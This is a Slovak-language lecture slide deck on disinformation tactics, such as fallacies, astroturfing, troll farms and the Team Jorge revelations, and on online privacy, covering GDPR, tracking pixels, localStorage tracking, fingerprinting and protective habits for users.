- Obsah, ktorý vyvolá silný hnev, strach alebo súcit, znižuje našu schopnosť racionálne analyzovať fakty.
- Algoritmy sociálnych sietí tento efekt zosilňujú, pretože uprednostňujú obsah, ktorý generuje silné emočné reakcie.
- Tvorcovia dezinformácií tak vytvárajú obsah "šitý na mieru" týmto algoritmom.

SOCIÁLNA IDENTITA A INFORMAČNÉ BUBLINY

- Sme náchylnejší veriť informáciám od členov našej vlastnej skupiny (in-group bias).
- Algoritmy sociálnych sietí nás uzatvárajú do "**informačných bublín**" (echo chambers), kde sme menej vystavení odlišným názorom.
- V týchto bublinách sú naše presvedčenia neustále potvrdzované, čo posilňuje konfirmačné skreslenie a vedie k polarizácii.
- Dezinformácia sa v bubline šíri takmer bez odporu.

ARZENÁL DEZINFORMÁTORA: TAKTIKY A TECHNOLOGIE

- Moderné dezinformačné kampane sú premyslené operácie využívajúce psychologické taktiky a sofistikované technológie.
- Vývoj smeruje od prekrúcania reality k výrobe falošnej spoločenskej zhody a až k syntetickej alternatívnej realite.

ARGUMENTAČNÉ FAULY A MANIPULATÍVNE TECHNIKY

- Sú to logické chyby a rétorické triky, ktoré vytvárajú ilúziu platného argumentu.
- **Najčastejšie fauly:**
 - **Útok ad hominem:** Útok na osobu namiesto argumentu.
 - **Slamený panák (Straw man):** Vyvrátenie skreslenej verzie argumentu oponenta.
 - **Vytrhávanie z kontextu (Quote mining):** Zmena významu citátu jeho vytrhnutím z kontextu.
 - **Falošná dilema:** Zjednodušenie voľby len na dve možnosti.
 - **Ačohentizmus (Whataboutism):** Odvrátenie pozornosti protiútokom.
 - **Vyberanie čerešničiek (Cherry picking):** Účelový výber dát podporujúcich vlastný naratív.

UMELO VYTVORENÁ PODPORA

- Dezinformačné kampane zneužívajú stádový efekt v priemyselnom meradle.
- **Astroturfing:** Klamlivá praktika, kde sa organizovaná kampaň maskuje ako spontánny prejav vôle občanov.
- **Trolie farmy:** Organizované skupiny platených "trollov", ktoré koordinovane šíria dezinformácie a manipulujú online diskusie.
- **Boti:** Automatizované softvérové programy, ktoré masovo vytvárajú a šíria obsah s cieľom umelo zosilniť dosah kampaní.

TEAM JORGE

'Aims': the software for hire that can control 30,000 fake online profiles

Exclusive: Team Jorge disinformation unit controls vast army of avatars with fake profiles on Twitter, Facebook, Gmail, Instagram, Amazon and Airbnb

Team Jorge. Izraelskí hackeri tajne ovplyvňovali za stámióny volby po celom svete

Revealed: the hacking and disinformation team meddling in elections

- "Team Jorge" unit **exposed by undercover investigation**
- Group sells hacking services and access to vast army of fake social media profiles
- Evidence unit behind disinformation campaigns across world
- Mastermind Tal Hanan claims covert involvement in 33 presidential elections



PRÍBUZNÉ FENOMÉNY

- **Hoax:** Špecifický formát poplašnej, falošnej alebo žartovnej správy, šírenej primárne cez internet (e-maily, sociálne siete).
- **Propaganda:** Širší pojem pre systematické ovplyvňovanie verejnej mienky. Dezinformácia je jedným z jej kľúčových nástrojov.
- **Clickbait:** Technika tvorby obsahu (najmä titulkov) s cieľom maximalizovať počet kliknutí využívaním silných emócií, často na úkor presnosti.

PREČO JE SÚKROMIE DÔLEŽITÉ?

- Každá online interakcia zanecháva **digitálnu stopu**.
- Tieto stopy tvoria detailný obraz našich životov, preferencií a správania.
- Pochopenie a ochrana online súkromia je základnou požiadavkou pre zachovanie **osobnej autonómie a bezpečnosti** v 21. storočí.
- Vedomie neustáleho monitorovania môže viesť k cenzúre vlastného správania, známej ako "**chilling effect**" (odstrašujúci účinok).

EVOLÚCIA DIGITÁLNEHO SÚKROMIA

Od práva "byť nechaný na pokoji" k právu na aktívnu kontrolu.

- Moderné chápanie súkromia sa sústreďuje na právo jednotlivca **kontrolovať**, ako sú jeho osobné informácie zhromažďované, ukladané, spracovávané a zdieľané.
- Cieľom nie je absolútne zamedzenie prístupu k informáciám, ale **riadenie tohto prístupu**.
- Súkromie sa mení z pasívneho stavu anonymity na
 - **aktívny a nepretržitý proces** správy vlastnej digitálnej identity.

LEGISLATÍVNY RÁMEC: GDPR

Všeobecné nariadenie o ochrane údajov (GDPR)

- Jeden z najkomplexnejších a najprísnejších právnych rámcov na ochranu súkromia na svete.
- Udeľuje jednotlivcom konkrétne a **vynúiteľné práva**:
 - Právo na prístup k svojim údajom.
 - Právo na ich opravu.
 - Právo na ich vymazanie ("právo byť zabudnutý").
 - Právo na obmedzenie spracúvania a prenosnosť údajov.
- Organizácie musia konať **transparentne** a získať **platný a informovaný súhlas** so spracovaním údajov.

DIGITÁLNA STOPA: AKO SME SLEDOVANÍ?

- Každá naša aktivita na internete je aktívne zbieraná a analyzovaná s cieľom vytvoriť čo najpresnejší profil používateľa.
- Mnohé sledovacie technológie sú navrhnuté tak, aby boli pre bežného používateľa **neviditeľné**.
- Existuje priepasť medzi **vnímanou a reálnou úrovňou súkromia**, čo vedie k podceneniu hrozieb.

NEVIDITEĽNÍ ŠPIÓNI A ZBER DÁT NA SOCIÁLNYCH SIETĎACH

- **Sledovacie pixely (Web beacons):** Miniaturne, neviditeľné obrázky (1x1 pixel) vložené do webov alebo e-mailov, ktoré pri načítaní signalizujú, že obsah bol zobrazený.
- **IP adresa:** Odhaľuje vašu približnú geografickú polohu a poskytovateľa internetu.
- **Aktivita mimo platformy:** Sociálne siete vás sledujú naprieč celým internetom pomocou:
 - **Sociálnych pluginov** (tlačidlá "Páči sa mi to").
 - **Facebook Pixel** (sledovací kód na e-shopoch).
 - **Prihlásenia cez sociálne siete.**

NEVIDITEĽNÍ ŠPIÓNÍ AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Údaje, ktoré poskytne používateľ sám

(Bežné pri registrácii, nákupe alebo používaní služby)

- Meno, e-mail, telefónne číslo
- Fakturačná adresa, doručovacia adresa
- Platobné údaje (niekedy samotná karta nie je uložená, iba tokenizovaná)
- Preferencie účtu (jazyk, nastavenia, profily)
- Obsah, ktorý používateľ pridáva (komentáre, videá, recenzie)

NEVIDITEĽNÍ ŠPIÓNÍ AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Technické a prevádzkové údaje zbierané automaticky

(Údaje o zariadení a prehliadači)

- typ zariadenia (mobil, PC, tablet)
- operačný systém (Windows, iOS, Android...)
- typ a verzia prehliadača (Chrome, Safari...)
- rozlíšenie obrazovky
- nastavený jazyk prehliadača
- IP adresa (z nej možno odvodiť približnú geolokáciu)
- informácie o sieti (poskytovateľ, typ pripojenia)
- nastavenie cookies, podporované technológie (JavaScript, WebGL...)

NEVIDITEĽNÍ ŠPIÓNI AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Technické a prevádzkové údaje zbierané automaticky

(Údaje o zariadení a prehliadači)

Typ údajov	YouTube	Facebook	Heureka	E-shop
IP adresa	✓	✓	✓	✓
Typ zariadenia / OS	✓	✓	✓	✓
Browser, verzia, jazyk	✓	✓	✓	✓
Rozlíšenie obrazovky	✓	✓	✓	✓
Systémové nastavenia	✓	✓	⚠	⚠
Geolokácia (z IP)	✓	✓	✓	✓

NEVIDITEĽNÍ ŠPIÓNÍ AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Technické a prevádzkové údaje zbierané automaticky

(Údaje o aktivite používateľa)

E-shopy, YouTube, sociálne siete či mediálne weby sledujú:

- kliknutia na stránke
- čas strávený na jednotlivých sekciách
- videá, ktoré pozeráte a ako dlho
- produkty, ktoré si prezeráte
- čo vložíte do košíka
- spôsob pohybu po stránke (heatmapy, skrolovanie)
- z akého zdroja ste na stránku prišli (Google, reklama, newsletter...)

Tieto údaje sú využívané najmä na **personalizáciu obsahu a reklám**

NEVIDITEĽNÍ ŠPIÓNI AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Cookies a podobné technológie

Moderné weby využívajú kombináciu:

- Cookies (identifikácia používateľa medzi návštevami)
- LocalStorage / sessionStorage
- Tracking pixely (napr. Facebook Pixel)
- Fingerprinting** (odtlačok prehliadača)
- Analytické nástroje (Google Analytics, Matomo...)
- Serverové logy (prístupové záznamy)

NEVIDITEĽNÍ ŠPIÓNI AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Údaje o polohe

- * odvodené z IP adresy (orientačné, presnosť na úroveň mesta)
- * presné GPS dáta, iba ak ich používateľ povolí v aplikácii

NEVIDITEĽNÍ ŠPIÓNI AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Čo presne robí Facebook/Meta Pixel?

Facebook Pixel = sledovací kód, ktorý zbiera údaje o používateľoch na weboch mimo Facebooku, aby mohol lepšie cieľiť reklamy, vytvárať publiká a merať konverzie

Bežne sleduje:

- * URL navštívenej stránky
- * čas strávený na stránke
- * typ zariadenia, rozlíšenie
- * zdroj návštevy (Google, Facebook, reklama...)
- * akcie používateľa (AddToCart, Purchase, Search, ViewContent)

Nemá priamy prístup k: heslám, údajom o karte, súkromným správam

NEVIDITEĽNÍ ŠPIÓNI AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Čo presne robí Facebook/Meta Pixel?

Informuje Facebook, aké akcie si na stránke urobil

Príklady sledovaných udalostí:

- * prezeral si produkt
- * vložil si produkt do košíka
- * dokončil objednávku
- * registroval si sa
- * klikol si na tlačidlo
- * navštívil určitú podstránku

Pixel sa snaží prepojiť návštevu webu s Facebook účtom → umožňuje remarketing.

(Ukáže ti reklamy na produkty, ktoré si videl, ale nekúpil. („Zabudol si niečo v košíku?“))

NEVIDITEĽNÍ ŠPIÓNÍ AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Google Analytics (GA4)**

Zameriava sa na:

- * počet návštev
- * zdroje návštev (Google, reklama, sociálne siete)
- * správanie používateľov:
 - * bounce rate
 - * čas na stránke
 - * udalosti (scroll, kliknutie, formuláre)
- * demografiu (ak je povolená)
- * technické údaje: zariadenie, OS, prehliadač

GA4 sa nesnaží identifikovať konkrétne osoby, ale používateľské segmenty — je orientovaný na anonymizované agregované dáta.

NEVIDITEĽNÍ ŠPIÓNI AKÉ ÚDAJE O POUŽÍVATEĽOCH SA BEŽNE ZBIERAJÚ?

Rizikost' pre súkromie

Kritérium	Facebook Pixel	Google Analytics
Sledovanie naprieč webmi	veľmi silné	stredné
Snaha identifikovať používateľa	vysoká (cez Facebook ID)	nízka (anonymizované ID)
Profilovanie	veľmi vysoké	nízke až stredné
Remarketing	vedomý cieľ nástroja	obmedzený (Google Ads)
Závislosť na účte používateľa	silná (FB login = presné prepojenie)	slabá (neprepája sa s Google účtom)

Facebook Pixel je oveľa invazívnejší a rizikovejší pre súkromie.

NEVIDITEĽNÍ ŠPIÓNI LOCALSTORAGE - SESSIONSTORAGE

LocalStorage aj **SessionStorage** sú webové úložiská v prehliadači. Neboli vytvorené primárne na sledovanie používateľov, ale **v praxi sa často zneužívajú ako doplnkový alebo alternatívny tracking mechanizmus.**

NEVIDITEĽNÍ ŠPIÓNÍ LOCALSTORAGE - SESSIONSTORAGE

Úložisko	Trvanie	Prístup	Typické využitie
localStorage	kým ho používateľ nevymaže; pretrváva medzi reláciami	akýkoľvek skript na danej doméne	dlhodobé identifikátory („super cookies“)
sessionStorage	len do zatvorenia tabu	dostupné len z tej istej tabu	session ID, krátkodobé sledovanie

NEVIDITEĽNÍ ŠPIÓNI AKO SA POUŽÍVAJÚ PRI SLEDOVANÍ

Ukladanie identifikátorov používateľa (tracking ID)

- Pri každej návšteve tej istej domény zostane identifikátor rovnaký.
To umožní webu rozoznať používateľa aj bez cookies.
- **Prečo je to problém?**
LocalStorage nemá dátum expirácie → zostane tam celé mesiace/roky.

NEVIDITEĽNÍ ŠPIÓNI AKO SA POUŽÍVAJÚ PRI SLEDOVANÍ

Rekonštrukcia vymazaných cookies (respawn cookies)

- Ak používateľ vymaže cookies alebo odmietne 3rd-party cookies, niektoré trackery:
- uložený identifikátor nechajú v localStorage,
- pri novej návšteve prečítajú hodnotu,
- *znovu vytvoria* reklamné alebo analytické cookies.

Ide o tzv. **respawning cookies**, ktoré používajú firmy na obchádzanie súhlasu používateľa.

NEVIDITEĽNÍ ŠPIÓNI AKO SA POUŽÍVAJÚ PRI SLEDOVANÍ

Fingerprinting cez LocalStorage

- LocalStorage môže slúžiť ako ďalší údaj vo fingerprintingu. Tracker sleduje:
- či sa súbor v localStorage nachádza,
- aký jedinečný identifikátor obsahuje,
- ako často s ním používateľ interaguje.

Fingerprinting = kombinácia rôznych údajov z prehliadača → unikátny profil.

NEVIDITEĽNÍ ŠPIÓNI AKO SA POUŽÍVAJÚ PRI SLEDOVANÍ

Prečo trackeri obchádzajú cookies cez LocalStorage?

- neexistuje štandardná možnosť *blokovania* localStorage tak ako cookies,
- GDPR cookie lišty sa týkajú najmä cookies → localStorage sa často skrýva mimo regulácie,
- údaje sú prístupné len na doméne → obchádza to obmedzenia third-party cookies,
- dá sa kombinovať s fingerprintingom → veľmi presné sledovanie.

NEVIDITEĽNÍ ŠPIÓNI AKO SA POUŽÍVAJÚ PRI SLEDOVANÍ

Právny pohľad (GDPR)

- Podľa GDPR je **akýkoľvek identifikátor uložený v localStorage osobný údaj**, ak používateľ dokáže identifikovať alebo profilovať.

To znamená:

- musí existovať právny základ (zvyčajne **súhlas**),
- používateľ musí byť **informovaný** o účele,
- nesmie sa používať na skryté sledovanie.

NEVIDITEĽNÍ ŠPIÓNI AKO SA POUŽÍVAJÚ PRI SLEDOVANÍ

SessionStorage na sledovanie jednej návštevy

- Používa sa na:
- meranie dĺžky relácie,
- sledovanie klikov a pohybu v rámci jednej relácie,
- sledovanie „pathu“ v rámci webu,
- rozpoznanie reloadu tabov.

NEVIDITEĽNÍ ŠPIÓNI ÚČELY ZBERU ÚDAJOV

1. Personalizácia obsahu

- * odporúčanie videí (YouTube)
- * odporúčanie produktov (e-shop)
- * prispôsobenie zobrazovaných kategórií, feedu

2. Cielená reklama (Najčastejší komerčný dôvod)

- * zobrazovanie reklám podľa záujmov
- * remarketing (napr. pripomenutie produktov z e-shopu)
- * meranie účinnosti kampaní

NEVIDITEĽNÍ ŠPIÓNI ÚČELY ZBERU ÚDAJOV

3. Analytika a zlepšovanie služieb

- * sledovanie výkonu webu
- * zisťovanie, kde zákazníci odpadajú
- * optimalizácia užívateľského rozhrania
- * testovanie nových funkcií (A/B testy)

4. Bezpečnosť a prevencia podvodov

- * detekcia podozrivých prihlásení
- * identifikácia botov
- * ochrana pred spamom
- * kontrola transakcií (pri e-shopoch)

NEVIDITEĽNÍ ŠPIÓNI AKO SA ÚDAJE ĎALEJ VYUŽÍVAJÚ?

Interné využitie firmy

- * personalizované odporúčania
- * tvorba interných reportov
- * segmentácia zákazníkov
- * zlepšovanie funkcií platformy

NEVIDITEĽNÍ ŠPIÓNI AKO SA ÚDAJE ĎALEJ VYUŽÍVAJÚ?

Ako sa údaje ďalej využívajú?

Zdieľanie s tretími stranami

Bežne (ak používateľ súhlasí alebo to vyplýva zo služieb):

- * platobné brány
- * logistické spoločnosti (doručenie objednávok)
- * analytické nástroje
- * reklamné siete (Google Ads, Meta Ads...)
- * partnerské firmy (pri vernostných programoch)

Predaj údajov je v EÚ prísne regulovaný GDPR, ale môže sa diať vo forme agregovaných a anonymizovaných dát.

NEVIDITEĽNÍ ŠPIÓNI AKO SA ÚDAJE ĎALEJ VYUŽÍVAJÚ?

Typický e-shop

- * spracovanie objednávok a doručenia
- * personalizácia ponuky (napr. odporúčané produkty)
- * remarketing (pripomenutie opusteného košíka)
- * analytika predaja a návštevnosti
- * detekcia podvodných platieb
- * zasielanie newsletterov a marketingových kampaní

NEVIDITEĽNÍ ŠPIÓNI AKO SA ÚDAJE ĎALEJ VYUŽÍVAJÚ?

Ktoré platformy zbierajú najviac dát?

1. Facebook (Meta) – najkomplexnejší zber dát, vrátane sociálnych vzťahov, profilov a správania.
2. YouTube (Google) – silná analytika obsahu a reklamný ekosystém.
3. Heureka – zameraná na produkty a recenzie, menej osobných údajov.
4. Typický e-shop – zbiera najmenej, zvyčajne len údaje potrebné na nákup + marketing.

NEVIDITEĽNÍ ŠPIÓNI RIZIKO ROZSIAHLEJ PROFILÁCIE POUŽÍVATEĽOV

Platformy:

- * Facebook má historicky najviac prípadov zdieľania údajov s tretími stranami.
- * E-shopy prenášajú údaje logistike (adresy), čo je citlivé, ale menej škálovateľné.

Riziko deanonymizácie

Aj keď nepoužívaš skutočné meno, platformy môžu používateľa identifikovať kombináciou:

- * IP adresy,
 - * fingerprintingu prehliadača,
 - * spôsobu používania webu,
 - * cookies a lokálne uložených dát.
-

NEVIDITEĽNÍ ŠPIÓNI RIZIKO ROZSIAHLEJ PROFILÁCIE POUŽÍVATEĽOV

Riziko úniku dát (data breach)**

Aj u veľkých firiem dochádza k únikom (napr. Facebook mal viackrát masívne incidenty).

Riziká:

- * mail + telefónne číslo môžu viesť k phishingu
- * adresa a meno môžu viesť k sociálnemu inžinierstvu
- * kombinované úniky (napr. z iných služieb) umožnia skladať detailné profily

Typické e-shopy sú rizikové najmä z dôvodu:

- * slabšej bezpečnosti malých prevádzkovateľov
- * uchovávaní kontaktných a adresných údajov

NEVIDITEĽNÍ ŠPIÓNI RIZIKO ROZSIAHLEJ PROFILÁCIE POUŽÍVATEĽOV

Veľké platformy ukladajú údaje ****roky**** alebo "navždy" (kým ich používateľ sám nepožiadá o vymazanie).

Riziká:

- * historické údaje môžu byť použiteľné aj o mnoho rokov neskôr
- * zmena podmienok alebo majiteľa služby môže znamenať nové formy využitia
- * staré aktivity môžu byť spätne analyzované (napr. zmeny názorov, správania)

NEVIDITEĽNÍ ŠPIÓNI RIZIKO ROZSIAHLEJ PROFILÁCIE POUŽÍVATEĽOV

Riziko použitia dát na účely, s ktorými používateľ nepočíta

Služby môžu údaje využívať aj na:

- * tréning interných modelov (AI, odporúčacie systémy)
- * nový druh personalizácie
- * prediktívne analýzy (napr. odhad nákupného správania)

Používateľ o tom často nevie, hoci je to formálne popísané v podmienkach.

NEVIDITEĽNÍ ŠPIÓNI OCHRANA

Minimalizovať identifikáciu:

- * používať anonymný alebo alternatívny e-mail
- * nevypĺňať nepovinné údaje
- * obmedziť zdieľanie telefónneho čísla

Minimalizovať sledovanie:

- * blokovať tracking cookies
- * používať prehliadač s ochranou súkromia (Firefox, Brave)
- * využívať režim kontajnerov pre sociálne siete

Minimalizovať profilovanie:

- * pravidelne mazať históriu a cookies
- * vypnúť personalizované reklamy (Google, Facebook to umožňujú)
- * používať samostatné účty pre rôzne účely

NEVIDITEĽNÍ ŠPIÓNI OCHRANA

Minimalizuj identifikačné údaje, ktoré o sebe poskytuješ**

Používaj separátne e-maily

* jeden pre sociálne siete

* jeden pre nákupy

* jeden pre dôležité veci (banky, úrad)

Únik z jednej služby tak neohrozí všetko.

Neposkytuj telefón, ak to nie je nutné

Telefónne číslo je extrémne cenný identifikátor.

Vo väčšine služieb nie je povinný.

Vyhýbaj sa registráciám cez Facebook/Google

„Prihlásiť sa cez Facebook/Google“ = prepojenie účtov = viac sledovania.

ZÁVEREČNÁ MYŠLIENKA

Cesta k informačnej suverenite – schopnosti robiť rozhodnutia na základe overených faktov, slobodne a bez manipulatívneho nátlaku – je dlhodobým procesom.

Je to však zápas o zachovanie podstaty demokracie a právneho štátu v digitálnej ére.

Informačná odolnosť' nie je luxus, ale nevyhnutnosť'.

ĎAKUJEM ZA POZORNOST

- Otázky a odpověde